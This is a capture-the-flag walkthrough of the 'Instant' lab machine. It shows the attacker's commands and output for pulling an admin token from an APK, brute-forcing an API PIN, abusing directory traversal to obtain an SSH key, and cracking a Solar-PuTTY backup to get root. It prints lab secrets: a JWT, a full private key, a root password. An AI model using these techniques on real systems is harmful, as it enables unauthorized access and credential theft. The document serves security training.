

Information Gathering

1) Found open ports




2) Checked the website



3) Found more pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ feroxbuster -u 'http://instant.htb/'

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://instant.htb/
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.10.3
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      308c http://instant.htb/img => http://instant.htb/img/
301      GET        9l       28w      307c http://instant.htb/js => http://instant.htb/js/
301      GET        9l       28w      314c http://instant.htb/downloads => http://instant.htb/downloads/
200      GET       73l      165w     2022c http://instant.htb/js/scripts.js
200      GET      337l     1155w    16379c http://instant.htb/index.html
200      GET       49l      241w    13102c http://instant.htb/img/logo.png
301      GET        9l       28w      315c http://instant.htb/javascript => http://instant.htb/javascript/
200      GET      245l     1305w   143898c http://instant.htb/img/blog-1.jpg
200      GET     7852l    19986w   199577c http://instant.htb/css/default.css
301      GET        9l       28w      308c http://instant.htb/css => http://instant.htb/css/
200      GET      195l     1097w   116351c http://instant.htb/img/blog-2.jpg
200      GET        1l        4w       16c http://instant.htb/css/
200      GET        0l        0w  5415990c http://instant.htb/downloads/instant.apk
200      GET        0l        0w   163350c http://instant.htb/img/blog-3.jpg
200      GET      337l     1155w    16379c http://instant.htb/
301      GET        9l       28w      322c http://instant.htb/javascript/jquery => http://instant.htb/javascript/jquery/
200      GET    10907l    44549w   289782c http://instant.htb/javascript/jquery/jquery
```

4) Found a vhost and cookie in apk




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ curl 'http://mywalletv1.instant.htb/api/v1/view/profile' -H "Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"
{"Profile":{"account_status":"active","email":"admin@instant.htb","invite_token":"instant_admin_inv","role":"Admin","username":"instantAdmin","wallet_balance":"10000000","wallet_id":"f0eca6e5-783a-471d-9d8f-0162cbc900db"},"Status":200}
```

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA

5) Found various endpoints
http://mywalletv1.instant.htb/api/v1/confirm/pin

http://mywalletv1.instant.htb/api/v1/initiate/transaction
http://mywalletv1.instant.htb/api/v1/register
http://mywalletv1.instant.htb/api/v1/view/profile
http://mywalletv1.instant.htb/api/v1/login


6) Bruteforced pin of admin

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ffuf -w pins -X 'POST' -H 'Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA' -H 'Content-Type: application/json' --data '{"pin":"FUZZ"}' -u 'http://mywalletv1.instant.htb/api/v1/confirm/pin' -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://mywalletv1.instant.htb/api/v1/confirm/pin
 :: Wordlist         : FUZZ: /home/vigneswar/temp/pins
 :: Header           : Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
 :: Header           : Content-Type: application/json
 :: Data             : {"pin":"FUZZ"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

87348                   [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 178ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

7) Found another vhost

resources.arsc | res/values-ne/plurals.xml | res/values-ne/strings.xml | res/xml/network_security_config.xml

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <domain-config cleartextTrafficPermitted="true">
        <domain includeSubdomains="true">mywalletv1.instant.htb
        </domain>
        <domain includeSubdomains="true">swagger-ui.instant.htb
        </domain>
    </domain-config>
</network-security-config>
```



Responses — Response content type: application/json

Curl

```
curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/list/users" -H "accept: application/json" -H "Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8
AEXKGtWZ6rYA"
```

Request URL

```
http://swagger-ui.instant.htb/api/v1/admin/list/users
```

Server response

Code	Details
200	**Response body**

```
{
  "Status": 200,
  "Users": [
    {
      "email": "admin@instant.htb",
      "role": "Admin",
      "secret_pin": 87348,
      "status": "active",
      "username": "instantAdmin",
      "wallet_id": "f0eca6e5-783a-471d-9d8f-0162cbc900db"
    },
    {
      "email": "shirohige@instant.htb",
      "role": "instantian",
      "secret_pin": 42845,
      "status": "active",
      "username": "shirohige",
      "wallet_id": "458715c9-b15e-467b-8a3d-97bc3fcf3c11"
    },
    {
      "email": "test@mail.com",
      "role": "instantian",
      "secret_pin": 12345,
      "status": "active",
      "username": "admin",
      "wallet_id": "ab76d62e-c0d2-420d-b755-9f4b3f7ea052"
    }
  ]
```


Download

Response headers

```
connection: Keep-Alive
content-length: 502
content-type: application/json
date: Sun13 Oct 2024 07:11:20 GMT
keep-alive: timeout=5max=100
server: Werkzeug/3.0.3 Python/3.12.3
```

Vulnerability Assessment

1) Found directory traversal



Exploitation

1) Connected with ssh

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvOF7VH3XFev8wfTl23BjUyD9CP09ED/GUuLyjlDz1wWG0Iqc
J6a+YKIyd65blXZ5ZK5F30ephQ6uyuF4iJeEu7CdHDstQyN/99vK4S6stUDYeRC7
eUTghb1FcXDoY1b//FT87RvWKJY5e7hv7Lc831pm+64qBVrWiEIQ63WHp5JPd4Y1
7idACBXetUwWYyF578AvQYjRGUkvTxnWkqbqxqtQQugYkZw1C4i89WHRUgONZZE7
W9JTwV0iUb4uj6iexBfI9aHGxwte4OfeXInyhHchlIzba/2+j83+/0g7Otzi9sGu
HjXfaJkU5htB96J5nZyHkfgpgfEft7LUe1dh3wIDAQABAoIBAAN5bFDWDb5H/Hq+
2/mI3DLbwPvI2LYzTh0ZMpf+kjWq0tuEKTIrhYX2hdIgwWuC5eG9uOhOA6bAaeOu
eQ6eJuFi8sjhp8f73685+kXhG2ksG69CaQhmhXDAVgYrqwKkx4mnMI3V/L77YGxP
rLNgfXyoR4uqnPhDPv37pR8HpuqkpLgdUevmM0pogkXB/+zwfUqaizOvBWOxTVkm
sBTTo6KwihBzSOMOdfd078GMY9Iy9X7Lh7YeBxNbidnLMWiz2Y+1g3WTOdjaP0P8
Zr2BqZVLQgr0od4JAnth92b0voiiqHg/I4tb0dAIES+X4eaikirdrc3JEC0oMiur
n0d8NqECgYEA7IETpatY/tQq0AV6QhlvH5xbzV0dxUbz9jCzAZk0oJ41Xh6H+OZs
6h4i6864hOECOuJliFunyqGIYYq4bi+k/Yp8imt6t8BXhlkrMB4mI0b5LHiNlTth
4SiEO5hTswDk7jDV3ySpUEmBx3XuQl5c2hcRqJCtX0vgu8Uv8bc91f8CgYEAzHNp
vjC6rWCObhYDYFosMs6Yjt1BugSD7wPZWc1w6thB+E1/zMacjAh+gwF3olJ41viZ
s0myuT+N/i9jW/NxeFVNsngrN1ugY8n1Of8FZX6CBub55YfPCjv6R7gLrnoPgXtc
FcwiBi5M4JHSAN6B3oDykqtQiB7Wc+cWfJkZNCECgYEAymi6AOrB8u5wabKWbOXJ
phsysnMEHKfZ+ZS6Tx7o3KIqeI/WvV2wTzpVls1IPGk6eFz0mpwe4ZwX1atcpujd
4yRX7DuKPqM+BTxhawASkdSXQsk2G0dEQOhlK3/1+lhEldpz4FNHGPCgQq4aqPCL
tRdTRJn1135gKzPbEZtLL88CgYBTfysHVoVWu2FPykO0vP7h/QfHCMuH+cIcAhlp
GILuFkXS72urKM3UTr/EJvxB2aaqPLsgwo9wImmODrJoYiLMPyJNKdCUeiIlvtwc
xG7ixWi7Aue5+t3uUxJi6eIzbnwYqFWyPT0EAzK4YDVAz56ATW9DwR1Rii6RBSZk
2m21oQKBgDap1Gvc6o1RBaIA8rogqeE32Axh6YiD8IfJkhB1BpjWN8rpCe37NBQZ
nVC9YOKvk9edCTP5/KQQKpOb/AsWuRD67Zb24tY9BiTr4+rsfrPyn4A7Oi6qg3N5
PCrK6DVbV/acODcCkh6QNIAE4P88WZ6KFnpXntGSXciIqXLlyVEI
-----END RSA PRIVATE KEY-----
```

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ chmod 400 id_rsa

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ssh shirohige@instant.htb -i id_rsa
The authenticity of host 'instant.htb (10.129.239.106)' can't be established.
ED25519 key fingerprint is SHA256:r+JkzsLsWoJi57npPp0MXIJ0/vVzZ22zbB7j3DWmdiY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'instant.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
shirohige@instant:~$
```

Privilege Escalation

1) Found a secret key

```
shirohige@instant:~/projects/mywallet/Instant-Api/mywallet$ cat .env
SECRET_KEY=VeryStrongS3cretKeyY0uC4NTGET
LOG_PATH=/home/shirohige/logs/shirohige@instant:~/projects/mywallet/Instant-Api/mywallet$
```

2) Found a strange backup file

```
shirohige@instant:/opt/backups/Solar-PuTTY$ ls
sessions-backup.dat
shirohige@instant:/opt/backups/Solar-PuTTY$
```


3) Found a tool to decode it
https://github.com/VoidSec/SolarPuttyDecrypt/releases/download/v1.0/SolarPuttyDecrypt_v1.zip

```
Trying: computer
Trying: daniel
Trying: diablo
Trying: dragon
Trying: elite
Trying: estrella
Password found: estrella
┌──(vigneswar㉿VigneswarPC)-[~/temp/SolarPuttyDecrypt_v1]
└─$ cat brute.sh
for password in $(cat /usr/share/seclists/Passwords/Common-Credentials/best110.txt); do
    echo "Trying: $password";
    ./SolarPuttyDecrypt.exe ./sessions-backup.dat "$password" &>/dev/null && echo "Password found: $password" && break;
done;
```

4) Found root password

root:12**24nzC!r0c%q12

5) Got root access


shirohige@instant:~$ su root
Password:
root@instant:/home/shirohige# cat /root/root.txt
645a169cf770f4da21e38c2060e2322f
root@instant:/home/shirohige#